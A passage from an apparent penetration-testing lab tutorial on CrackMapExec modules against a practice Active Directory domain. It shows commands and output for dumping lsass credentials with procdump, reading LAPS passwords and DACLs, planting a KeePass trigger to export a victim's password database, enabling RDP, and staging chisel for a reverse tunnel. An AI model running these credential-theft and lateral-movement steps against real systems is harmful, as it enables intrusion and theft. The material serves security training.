20221109095424_BloodHound.zip was transferred to bloodhound.zip
```

Now we need to open BloodHound and import the data.

Setting Users as Owned in BloodHound

Once the data is imported, if we try to connect with the user `robert`, it will set the user as owned in the BloodHound database.

User Added as Owned in BloodHound

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
```

The same will happen if we compromise a machine with multiple users. It will set all new users found as owned.

Adding Users as Owned with the Procdump Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M procdump

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01             [*] Copy
/tmp/shared/procdump.exe to C:\Windows\Temp\
PROCDUMP    10.129.203.121  445    DC01             [+] Created file
procdump.exe on the \\C$\Windows\Temp\
PROCDUMP    10.129.203.121  445    DC01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP    10.129.203.121  445    DC01             [*] Executing command
C:\Windows\Temp\procdump.exe -accepteula -ma 640
```

```
C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-%USERDOMAIN%.dmp
PROCDUMP    10.129.203.121  445    DC01             [+] Process lsass.exe
was successfully dumped
PROCDUMP    10.129.203.121  445    DC01             [*] Copy DC01-AMD64-
INLANEFREIGHT.dmp to host
PROCDUMP    10.129.203.121  445    DC01             [+] Dumpfile of
lsass.exe was transferred to /tmp/shared/DC01-AMD64-INLANEFREIGHT.dmp
PROCDUMP    10.129.203.121  445    DC01             [+] Deleted procdump
file on the C$ share
PROCDUMP    10.129.203.121  445    DC01             [+] Deleted lsass.dmp
file on the C$ share
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\svc_mssql:842bfb5892fc6cbe2af323e3199f0f18
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
\julio:500aad7ceb637a4255d101d50045310b31729ddb
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\svc_workstations:7247e8d4387e76996ff3f18a34316fdd
PROCDUMP    10.129.203.121  445    DC01            Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01            Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01            Node [email protected]
successfully set as owned in BloodHound
```

Note: Not all CrackMapExec options will sync with the BloodHound database. For example, if we try `--ntds` or `--lsa` options, it won't mark users as owned in the database, but modules such as `procdump` or `lsassy` will mark users as owned.

Setting Computers as Owned in BloodHound

At the time of writing, BloodHound integration only marks users as Owned. If we want to mark a computer as owned, we can use the module `bh_owned` and the username and password of our neo4j database. In the following example, we will only add the `PASS` option, as the other default values match with our neo4j database.

```
crackmapexec smb -M bh_owned --options

[*] bh_owned module options:

            URI             URI for Neo4j database (default: 127.0.0.1)
            PORT            Listening port for Neo4j database (default:
7687)
            USER            Username for Neo4j database (default: 'neo4j')
            PASS            Password for Neo4j database (default: 'neo4j')
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M bh_owned -o
PASS=HackTheBoxCME!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
BH_OWNED    10.129.203.121  445    DC01             [+] Node
DC01.INLANEFREIGHT.HTB successfully set as owned in BloodHound
```

Next Steps

The integration of BloodHound into CrackMapExec offers many options when dealing with large networks and is a quick way to update the database in case we want to share it with our clients. In the next section, we will work with some popular modules that are available in CrackMapExec.

Popular Modules

One of the most exciting things about CrackMapExec is that it is modular and allows anyone to create modules and contribute them to the tool. CrackMapExec has more than 50 modules that enable us to perform operations to facilitate exploitation and post-exploitation tasks. This section will review some of these modules for the `LDAP` and `SMB` protocols.

LDAP Protocol Modules

The LDAP protocol commonly allows us to interact with Domain Controllers and obtain information from them. Let's review some modules that will enable us to extract interesting information from Active Directory.

LDAP Module - get-network

The module `get-network` is based on the Active Directory Integrated DNS dump. By default, any user in Active Directory can enumerate all DNS records in the Domain or Forest DNS zones, similar to a zone transfer. This tool enables the enumeration and exporting of all DNS records in the zone for recon purposes of internal networks.

We have three (3) ways to use the module:
Retrieve only the IP address.
Retrieve only the domain names.
Retrieve both (IP and domain names).

By default, if we don't specify any option, the module will retrieve only the IP address. If we choose the option `ALL=true`, it will retrieve both IP and domain names, and if we specify `ONLY_HOSTS=true`, we will only retrieve the FQDN.

Getting Records from the DNS Server

```
crackmapexec ldap dc01.inlanefreight.htb -u julio -p Password1 -M get-network --options

[*] get-network module options:

            ALL      Get DNS and IP (default: false)
            ONLY_HOSTS    Get DNS only (no ip) (default: false)
```

```
crackmapexec ldap dc01.inlanefreight.htb -u julio -p Password1 -M get-network -o ALL=true

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+] inlanefreight.htb\julio:Password1 (Pwn3d!)
```

```
GET-NETW... dc01.inlanefreight.htb 389    DC01             [*] Querying
zone for records
GET-NETW... dc01.inlanefreight.htb 389    DC01             [*] Using
System DNS to resolve unknown entries. Make sure resolving your target
domain works here or specify an IP as target host to use that server for
queries
GET-NETW... dc01.inlanefreight.htb 389    DC01             Found 4 records
GET-NETW... dc01.inlanefreight.htb 389    DC01             [+] Dumped 4
records to /home/plaintext/.cme/logs/inlanefreight.htb_network_2022-12-
13_065607.log
```

```
cat /home/plaintext/.cme/logs/inlanefreight.htb_network_2022-11-
10_101113.log

dc01.inlanefreight.htb   10.129.203.121
test.inlanefreight.htb   172.16.1.39
database01.inlanefreight.htb     172.16.1.29
```

Note: At the time of writing, the module has some differences with the `adidnsdump` tool. Results may be different from one account to another.

LDAP Module - laps

Another great module is `laps`. The `Local Administrator Password Solution (LAPS)` provides management of local account passwords on domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACLs, so only certain users can read them or request a password reset. With the `laps` module, we can retrieve all computers an account has access to read. We can also use the option `COMPUTER` to specify a computer or use it with a wildcard to get a few computers with a similar name.

LAPS Module Retrieving Passwords

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! -M
laps --options

[*] laps module options:

            COMPUTER    Computer name or wildcard ex: WIN-S10, WIN-* etc.
Default: *
```

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! -M
laps
SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
```

```
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LAPS        dc01.inlanefreight.htb 389    DC01             [*] Getting
LAPS Passwords
LAPS        dc01.inlanefreight.htb 389    DC01             Computer: MS01$
Password: 7*vp5Nc8Ph7uR&
```

Note: The password used is an example. It will not work against the target host.

LDAP Module - MAQ

The Machine Account Quota (MAQ), represented by the attribute MS-DS-Machine-Account-Quota, is a domain level attribute that by default indicates the number of computer accounts that a user is allowed to create in a domain.

There are a few attacks such as Resource Based Constrained Delegation that requires us to create a machine in the domain, and this is why it's essential to enumerate the account machine quota attribute.

Machine Quota Module

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p 'Inlanefreight01!' -
M maq

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MAQ         dc01.inlanefreight.htb 389    DC01             [*] Getting the
MachineAccountQuota
MAQ         dc01.inlanefreight.htb 389    DC01
MachineAccountQuota: 6
```

LDAP Module - daclread

Another great module is `daclread`, which allows us to read and export the DACLs of one or multiple objects. This module will enable us to enumerate Active Directory access. It has the following options:

daclread Module Options

```
crackmapexec ldap -M daclread --options

[*] daclread module options:

        Be carefull, this module cannot read the DACLS recursively. For
example, if an object has particular rights because it belongs to a group,
the module will not be able to see it directly, you have to check the
group rights manually.
        TARGET          The objects that we want to read or backup the
DACLs, sepcified by its SamAccountName
        TARGET_DN       The object that we want to read or backup the
DACL, specified by its DN (usefull to target the domain itself)
        PRINCIPAL       The trustee that we want to filter on
        ACTION          The action to realise on the DACL (read, backup)
        ACE_TYPE        The type of ACE to read (Allowed or Denied)
        RIGHTS          An interesting right to filter on ('FullControl',
'ResetPassword', 'WriteMembers', 'DCSync')
        RIGHTS_GUID     A right GUID that specify a particular rights to
filter on
```

Let's say we want to read all ACEs of the grace account. We can use the option `TARGET`, and the `ACTION` read:

Read Grace User's DACL

```
crackmapexec ldap dc01.inlanefreight.htb -u '' -p '' -M daclread -o
TARGET=grace ACTION=read

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\:
DACLREAD    dc01.inlanefreight.htb 389    DC01             Be carefull,
this module cannot read the DACLS recursively.
DACLREAD    dc01.inlanefreight.htb 389    DC01             Target
principal found in LDAP (CN=grace,CN=Users,DC=inlanefreight,DC=htb)
[*]  ACE[1] info
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ReadProperty
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : User-Account-Restrictions (4c164200-
20c0-11d0-a768-00aa006e0529)
[*]    Trustee (SID)             : RAS and IAS Servers (S-1-5-21-
3325992272-2815718403-617452758-553)
[*]  ACE[2] info
[*]     ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                   : None
[*]     Access mask                 : ReadProperty
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : User-Logon (5f202010-79a5-11d0-9020-
00c04fc2d4cf)
[*]     Trustee (SID)               : RAS and IAS Servers (S-1-5-21-
3325992272-2815718403-617452758-553)

<SNIP>
```

We can also look for specific rights, such as which principals have DCSync rights. We need to use the option `TARGET_DN` and specify the distinguished domain name (DN), the `ACTION` read, and the rights we want to look for with the option `RIGHTS`.

Searching for Users with DCSync Rights

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
daclread -o TARGET_DN="DC=inlanefreight,DC=htb" ACTION=read RIGHTS=DCSync

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
DACLREAD    dc01.inlanefreight.htb 389    DC01             Be carefull,
this module cannot read the DACLS recursively.
DACLREAD    dc01.inlanefreight.htb 389    DC01             Target
principal found in LDAP (DC=inlanefreight,DC=htb)
[*]  ACE[3] info
[*]     ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                   : None
[*]     Access mask                 : ControlAccess
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)               : Domain Controllers (S-1-5-21-
3325992272-2815718403-617452758-516)
[*]  ACE[4] info
[*]     ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                   : None
[*]     Access mask                 : ControlAccess
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)               : robert (S-1-5-21-3325992272-2815718403-
617452758-2607)
```

```
[*]  ACE[17] info
[*]    ACE Type                     : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                    : None
[*]    Access mask                  : ControlAccess
[*]    Flags                        : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)           : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]    Trustee (SID)                : Administrators (S-1-5-32-544)
```

As shown in the output, the `ACE[4]` indicates that the user robert has DCSync rights in the target domain.

We can use a few more modules in `LDAP`. We can use the `-L` option to see the complete list of modules.

LDAP Protocol Modules

```
crackmapexec ldap -L

[*] MAQ                          Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                         Find PKI Enrollment Services in Active
Directory and Certificate Templates Names
[*] daclread                     Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users               Get description of the users. May contained
password
[*] get-network
[*] laps                         Retrieves the LAPS passwords
[*] ldap-checker                 Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing                 Check whether LDAP signing is required
[*] subnets                      Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                    Get user descriptions stored in Active
Directory
[*] whoami                       Get details of provided user
```

SMB Protocol Modules

The `SMB` protocol has more modules available. Most of the stuff we have done in the CrackMapExec module uses the SMB protocol. Let's review some modules that will allow us to extract interesting information.

Note: Most of the modules that use SMB need admin rights (`Pwned!`) to work.

SMB Modules - get_netconnections and ioxidresolver

When we are working on a network pentest, we are constantly looking to gain access to more resources or networks. CrackMapExec has some modules that will allow us to enumerate a machine we have already compromised and identify if it has more than one network configuration. Let's use the modules `get_netconnections` and `ioxidresolver` and see their differences.

The `get_netconnections` module uses WMI to query network connections. It retrieves all IP addresses, including IPv6 and any secondary IP, as well as the domain name.

get_netconnections Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M
get_netconnections

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
GET_NETC... 10.129.203.121  445    DC01             [+] IP Address:
['172.16.1.10', '172.16.2.50', 'fe80::3cd3:b51c:e8b9:b36f'] Search Domain:
['inlanefreight.htb', '.htb']
GET_NETC... 10.129.203.121  445    DC01             [+] IP Address:
['10.129.203.121']  Search Domain: ['inlanefreight.htb', '.htb']
GET_NETC... 10.129.203.121  445    DC01             [*] Saved raw output
to network-connections-10.129.203.121-2022-11-14_115228.log
```

On the other hand, the `ioxidresolver` module uses RPC to query IP addresses. However, this module does not include IPv6 addresses.

ioxidresolver Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M ioxidresolver

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
```

```
inlanefreight.htb\julio:Password1 (Pwn3d!)
IOXIDRES... 10.129.203.121  445    DC01             Address: 172.16.1.10
IOXIDRES... 10.129.203.121  445    DC01             Address: 172.16.2.50
IOXIDRES... 10.129.203.121  445    DC01             Address:
10.129.203.121
```

Note: It is important to understand how a module works so we can pick the one that works best for our needs.

SMB Module - keepass_discover

KeePass is a free, open-source password manager commonly used in enterprise networks by admins and users to store passwords and secrets in one database. A master password protects it. If we get a KeePass database, we need its password to open it.

Discovering KeePass

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_discover

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             Found process
"KeePass" with PID 5004 (user INLANEFREIGHT\julio)
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\AppData\Roaming\KeePass\KeePass.config.xml
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\Application Data\KeePass\KeePass.config.xml
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\Documents\Database.kdbx
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\My Documents\Database.kdbx
```

An alternative if we don't have the master password is to use a technique developed by Lee Christensen (@tifkin_) and Will Schroeder (@harmj0y) which makes use of KeePass' trigger system to export the database in cleartext. It modifies the KeePass configuration file to include a trigger that automatically exports the database in clear text.

To use it, we need five (5) steps:

1. Locate the KeePass configuration file. We did this with the `keepass_discover` module.
2. Add the trigger to the configuration file using the option `ACTION=ADD` and the `KEEPASS_CONFIG_PATH`.

Adding Trigger to KeePass Configuration File

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=ADD
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Adding trigger
"export_database" to
"C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.xml"
KEEPASS_... 10.129.203.121  445    DC01             [+] Malicious trigger
successfully added, you can now wait for KeePass reload and poll the
exported files
```

Note: Make sure to use a backslash (/) or double slashes (\) for the KeePass configuration path.

1. Wait for the user to open KeePass and enter the master password. To force this operation, we can use the option `ACTION=RESTART` to restart the KeePass.exe process. If the target machine has many users logged in, we can add the option `USER` with the username like this `USER=julio`.

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=RESTART

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
```

1. Poll the exported database to our machine using the option `ACTION=POLL`. We can then use `grep` to search for password entries.

Polling the Exported Data from the Compromised Target

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=POLL

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Polling for
database export every 5 seconds, please be patient
KEEPASS_... 10.129.203.121  445    DC01             [*] we need to wait
for the target to enter his master password ! Press CTRL+C to abort and
use clean option to cleanup everything

KEEPASS_... 10.129.203.121  445    DC01             [+] Found database
export !
KEEPASS_... 10.129.203.121  445    DC01             [+] Moved remote
"C:\Users\Public\export.xml" to local "/tmp/export.xml"
```

```
cat /tmp/export.xml | grep -i protectinmemory -A 5
                                        <Value
ProtectInMemory="True">ForNewDCAnew92Pas#$$</Value>
                                <String>
                                <String>
                                        <Key>Title</Key>
                                        <Value>Administrator</Value>
                                </String>
```

1. Clean the configuration file using the option `ACTION=CLEAN` and the `KEEPASS_CONFIG_PATH`.

Clean Configuration File Changes

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=CLEAN
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n]
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
```

```
KEEPASS_... 10.129.203.121  445    DC01             [*] No export found in
C:\Users\Public , everything is cleaned
KEEPASS_... 10.129.203.121  445    DC01             [*] Found trigger
"export_database" in configuration file, removing
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
```

We learned each option for this module, but we can get it all at once with the `ACTION=ALL`. The good part of this option is that it includes the method extract_password, which searches the .xml file for any password entry and prints it to the console.

Running keeppass_trigger ALL in One Command

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=ALL
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Adding trigger
"export_database" to
"C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.xml"
KEEPASS_... 10.129.203.121  445    DC01             [+] Malicious trigger
successfully added, you can now wait for KeePass reload and poll the
exported files
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
KEEPASS_... 10.129.203.121  445    DC01             [*] Polling for
database export every 5 seconds, please be patient
KEEPASS_... 10.129.203.121  445    DC01             [*] we need to wait
for the target to enter his master password ! Press CTRL+C to abort and
use clean option to cleanup everything
...
KEEPASS_... 10.129.203.121  445    DC01             [+] Found database
export !
KEEPASS_... 10.129.203.121  445    DC01             [+] Moved remote
"C:\Users\Public\export.xml" to local "/tmp/export.xml"
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Cleaning
everything..
```

```
KEEPASS_... 10.129.203.121  445    DC01             [*] No export found in
C:\Users\Public , everything is cleaned
KEEPASS_... 10.129.203.121  445    DC01             [*] Found trigger
"export_database" in configuration file, removing
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Extracting
password..
KEEPASS_... 10.129.203.121  445    DC01             Notes : None
KEEPASS_... 10.129.203.121  445    DC01             Password :
ForNewDCAnew92Pas#$$
KEEPASS_... 10.129.203.121  445    DC01             Title : Administrator
KEEPASS_... 10.129.203.121  445    DC01             URL : None
KEEPASS_... 10.129.203.121  445    DC01             UserName :
Administrator

<SNIP>
```

Note: The module may have issues while printing the password. We may get an error, but the password will be in the `/tmp/export.xml` file, so we can get it manually.

Enabling or Disabling RDP

One common task we may want to do while assessing is to connect to a target machine via RDP. This can be useful in some scenarios where we can't perform any other type of lateral movement attacks or we want to go under the radar by using a standard protocol.

If the machine we want to connect doesn't have RDP enabled, we can use the module `RDP` to allow it. We need to specify the option `ACTION` followed by enable or disable.

Enabling RDP

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M rdp --options

[*] rdp module options:

            ACTION  Enable/Disable RDP (choices: enable, disable)
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M rdp -o
ACTION=enable

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
```

```
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
RDP         10.129.203.121  445    DC01             [+] RDP enabled
successfully
```

There are a few more modules in `SMB`. We can use the `-L` option to see the complete list of modules.

SMB Protocol Modules

```
crackmapexec smb -L

[*] bh_owned                  Set pwned computer as owned in Bloodhound
[*] dfscoerce                 Module to check if the DC is vulnerable to
DFSCocerc, credit to @filip_dragovic/@Wh04m1001 and @topotam
[*] drop-sc                   Drop a searchConnector-ms file on each
writable share
[*] empire_exec               Uses Empire's RESTful API to generate a
launcher for the specified listener and executes it
[*] enum_avproducts           Gathers information on all endpoint
protection solutions installed on the remote host(s) via WMI
[*] enum_dns                  Uses WMI to dump DNS from an AD DNS Server
[*] get_netconnections        Uses WMI to query network connections.
[*] gpp_autologin             Searches the domain controller for
registry.xml to find autologon information and returns the username and
password.
[*] gpp_password              Retrieves the plaintext password and other
information for accounts pushed through Group Policy Preferences.
[*] handlekatz                Get lsass dump using handlekatz64 and parse
the result with pypykatz
[*] hash_spider               Dump lsass recursively from a given hash
using BH to find local admins
[*] impersonate               List and impersonate tokens to run command
as locally logged on users
[*] install_elevated          Checks for AlwaysInstallElevated
[*] ioxidresolver             Thie module helps you to identify hosts that
have additional active interfaces
[*] keepass_discover          Search for KeePass-related files and
process.
[*] keepass_trigger           Set up a malicious KeePass trigger to export
the database in cleartext.
[*] lsassy                    Dump lsass and parse the result remotely
with lsassy
[*] masky                     Remotely dump domain user credentials via an
ADCS and a KDC
```

```
[*] met_inject                Downloads the Meterpreter stager and injects
it into memory
[*] ms17-010                  MS17-010, /!\ not tested oustide home lab
[*] nanodump                  Get lsass dump using nanodump and parse the
result with pypykatz
[*] nopac                     Check if the DC is vulnerable to CVE-2021-
42278 and CVE-2021-42287 to impersonate DA from standard domain user
[*] ntlmv1                    Detect if lmcompatibilitylevel on the target
is set to 0 or 1
[*] petitpotam                Module to check if the DC is vulnerable to
PetitPotam, credit to @topotam
[*] procdump                  Get lsass dump using procdump64 and parse
the result with pypykatz
[*] rdp                       Enables/Disables RDP
[*] runasppl                  Check if the registry value RunAsPPL is set
or not
[*] scuffy                    Creates and dumps an arbitrary .scf file
with the icon property containing a UNC path to the declared SMB server
against all writeable shares
[*] shadowcoerce              Module to check if the target is vulnerable
to ShadowCoerce, credit to @Shutdown and @topotam
[*] slinky                    Creates windows shortcuts with the icon
attribute containing a UNC path to the specified SMB server in all shares
with write permissions
[*] spider_plus               List files on the target server (excluding
`DIR` directories and `EXT` extensions) and save them to the `OUTPUT`
directory if they are smaller then `SIZE`
[*] spooler                   Detect if print spooler is enabled or not
[*] teams_localdb             Retrieves the cleartext ssoauthcookie from
the local Microsoft Teams database, if teams is open we kill all Teams
process
[*] test_connection           Pings a host
[*] uac                       Checks UAC status
[*] wdigest                   Creates/Deletes the 'UseLogonCredential'
registry key enabling WDigest cred dumping on Windows >= 8.1
[*] web_delivery              Kicks off a Metasploit Payload using the
exploit/multi/script/web_delivery module
[*] webdav                    Checks whether the WebClient service is
running on the target
[*] wireless                  Get key of all wireless interfaces
[*] zerologon                 Module to check if the DC is vulnerable to
Zerologon aka CVE-2020-1472
```

Next Steps

In the following section, we will look at other SMB modules that leverage known vulnerabilities, such as ZeroLogon.

Vulnerability Scan Modules

An everyday activity we perform while penetration testing is trying to identify vulnerabilities. If we can find any, the exploitation work can be straightforward.

CrackMapExec includes some modules that allow us to identify vulnerabilities. In this session, we will review some of them.

Setting Up the Environment

In this scenario, we compromised a server and obtained administrator credentials. This server has two network cards, and our goal is to identify if the domain is vulnerable to attack. The IP address of the domain is 172.16.10.3.

To gain access to the domain, we will use what we learned in the Proxychains with CME section and establish a connection with Chisel:

Sending Chisel to the Target Machine

```
crackmapexec smb 10.129.204.146 -u Administrator -p 'IpreferanewP@$$' --
put-file ./chisel.exe \\Windows\\Temp\\chisel.exe --local-auth

SMB         10.129.204.146  445    WS01             [*] Windows Server
2016 Standard 14393 x64 (name:WS01) (domain:WS01) (signing:False)
(SMBv1:True)
SMB         10.129.204.146  445    WS01             [+]
WS01\Administrator:IpreferanewP@$$ (Pwn3d!)
SMB         10.129.204.146  445    WS01             [*] Copy ./chisel.exe
to \Windows\Temp\chisel.exe
SMB         10.129.204.146  445    WS01             [+] Created file
./chisel.exe on \\C$\\Windows\Temp\chisel.exe
```

Running Chisel as a Server in Our Attack Host

```
./chisel server --reverse

2022/11/06 10:57:00 server: Reverse tunnelling enabled
2022/11/06 10:57:00 server: Fingerprint
```

```
CelKxt2EsL1SUFnvo634FucIOPqlFKQJi8t/aTjRfWo=
2022/11/06 10:57:00 server: Listening on http://0.0.0.0:8080
```

Connecting Chisel from the Compromised Device to Our Attack Host

